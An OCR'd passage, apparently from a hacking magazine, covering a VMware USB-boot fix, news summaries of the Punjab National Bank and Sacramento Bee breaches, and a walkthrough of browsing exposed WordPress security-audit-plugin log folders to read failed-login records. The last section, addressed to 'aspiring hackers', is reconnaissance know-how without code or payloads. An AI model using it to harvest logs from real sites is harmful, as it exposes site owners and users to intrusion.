
Vmware Workstation is one of the most popular Virtualization software available nowadays. It has a wide range of awesome features.Sometimes after we install a virtual machine in Vmware Workstation, need may arise to boot into the virtual machine using a USB. This in the case may be the LIVE installation of another OS (say Kali Linux) on the virtual machine. Some of our users complained that this LIVE installation from USB is not working in some versions of VMware Workstation. This month's FIXIT section will show you how to fix this problem.

The LIVE installationFor this scenario, I am using Vmware Workstation 12 and the virtual machine is Windows 7.Vmwar Workstation has Power on to hardware option in its Power ON options. This will be shown in the later part of this section. Normally when I boot to hardware of my Windows 7 virtual machine, I see this.




The result is same irrespective of whether the USB is inserted or removed and re-inserted.This is our problem. Now let's fix it. Remove the USB from the system. Exit the BIOS (or hardware) section and power on the Windows 7 virtual machine normally.

As the virtual machine powers ON,insert the USB drive into the system.It will not be automati-cally be connected to the Vmware Guest. Connect the USB drive to the Vmware Guest by ri-ght clicking on the highlighted part in the image shown below.




This will open a menu as shown below. Clicking on "Connect (Disconnect From Host)" option will disconnect the USB from the host and connect it to the Vmware Guest. Let the Vmware Guest boot normally.




Once the Vmware Guest has finished booting up and OS is open, Shut down the Guest. Onc-e the system is completely shut down, go to the Virtual machine settings. This Virtual machi-ne settings can be accessed from the "VM" tab which can be seen in the above image. This t-ab is located between "View" and "tab" Menus in the above image. Once you choose setting-s, a new window will open as shown below.


It contains all the settings related to the Virtual Machine.




Go to the "Options" tab as shown below. As you can see below, the sub menu has changed. Click on the "Advanced" option highlighted in the image below.



On the right side, we can see different settings with the option of checkboxes. Turn on the op -tion "Boot with EFI Instead of BIOS" as highlighted below. Click on "OK".




Now Power ON the Vmware Guest directly to firmware. This can be done as shown in the im age below. This is akin to booting into BIOS on our system.



The BIOS (Firmware Menu) should open as shown below. If any USB drive is not connected to the virtual machine, the menu will be as shown below.

But if a USB drive is connected to the virtual machine, it can be seen as highlighted in the im -age below. In the next issue, we will be back with a new problem to be fixed.



PUNJAB NATIONAL BANK, SACRAMENTO BEE

HACKS OF THE MONTH

Punjab National Bank (PNB) is one of the la-rgest Indian multinational bank It is a public s-ector bank based in New Delhi, India. The ba-nk has over 80 million customers, 6,937 bran-ches and 10681 ATMs across 764 cities in In-dia.

What?

Personal information of over 10,000 credit an-d debit card holders of the Punjab National B-ank were stolen and put for sale on the dark web. The leaked data included details like na-mes of the customers, expiry dates of the car-ds, personal ID numbers and CVV numbers.

How?

Cyber Security firm Cloudsek was the first on-e to inform the management of Punjab Natio-nal Bank about the breach. Cloudsek detecte-d the breach using a web crawler that scans t-he dark web for stolen data being sold. The f-irm said that the data was upto sale from No-vember 2017 to February 2018. The firm also said that multiple methods may have been us-ed to access this sensitive data.

...Each card details are available at $5 per card on the dark web...

Aftermath

Punjab National Bank was recently a victim of a huge loan fraud amounting upto 11,400 cro-res and the recent data breach have only rais-ed more questions about its operational secu rity. Cyber security firm Cloudsek has said th-at the bank had no idea about the breach and it made multiple attempts to even inform them about the data breach.

Later the bank admitted that the breach happened and it was working with the govern ment to deal with the breach. Investigation is on to find out as to how the breach happened Meanwhile the details of the cards are availab-le on the dark web at a price of 4-5$ per card

Sacramento Bee is a popular daily newspap-er that is published in Sacramento, California of the United States. It is the fifth largest new-spaper in California.

What?

Over 19 million voter records were stolen by h-ackers after the data was left exposed. The h-ackers also stole the names, home addresse-s, email addresses and phone numbers of ar-ound 52,873 subscribers of the Sacramento Bee newspaper. The voter records contain th-e voter's name, phone number, address, gen-der, date of birth, political affiliation etc. The s-ubscribers database contained names of the subscribers, their addresses, phone numbers and email addresses. However information lik-e passwords, credit card numbers and social security numbers was not compromised.

..after the routine maintenance they forgot to turn the firewall ON....

How?

Hackers breached the servers of Sacramento Bee using a ransomware attack. This became possible when a routine maintenance was co-nducted by the Sacramento Bee network guy-s. As part of this maintenance, they turned OFF the network firewall and failed to turn it ON after the maintenance was over. As a res-ult the network was left open for outsiders for a good time of two weeks. They identified the breach when a developer tried to upload data to a server on a web hosting site and failed.

Aftermath

The company notified all the users about the breach as soon as it had knowledge about it. They refused to pay the ransom demanded b-y the hackers and advised their users to bew-are of scam emails and other phishing emails which are common after breaches like this.

INFORMATION DISCLOSURE IN WORDPRESS SECURITY AUDIT PLUGIN

WEBSITE HACKING


It's impossible to imagine anything without websites nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. With advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and understand how those vulnerabilities can be exploited. Of course from a real world perspective.


Hello aspiring hackers. In the last month's issue, we have learnt about a Local file inclusion vulnerability in a different Wordpress plugin. In this month's issue, we will learn about a different vulnerability. It is not just uploading a remote malicious file that can be a threat to the websites, sometimes it can just be a leak of information.

Wordpress security audit plugin is a plugin used for auditing wordpress websites which can log successful logins, failed login attempts etc. From security point of view, it is a good plugin to have. But what if hackers can have access to some of the sensitive information this plugin saves.


A specific version of this plugin does almost exactly that. It has allowed some part of its files to be indexed by Google. It literally means that Google can index these files which are actually supposed to be inaccessible by Google.



Someone viewing the wp-content directory of a vulnerable website may not find anything as shown in the above image. Once he goes to the "uploads" directory, he may see something li-ke this (as shown in the image below).



When he clicks on the page of "wp-security-audit-log", he can see two more folders as show-n below : 404s and failed logins. The 404 folder contains log records for 404 pages and the f-ailed logins folder contains values for failed login attempts.



So anyone can view this information from a simple browser without the need of any tool. Act-ually this plugin should hide these folders inaccessible for Google. In this case, it may be just failed logins etc but i other cases it can be really sensitive information related to the website. Any information leaked by the websites is considered a vulnerability in web security. Usage o-f whitelisting could have prevented this 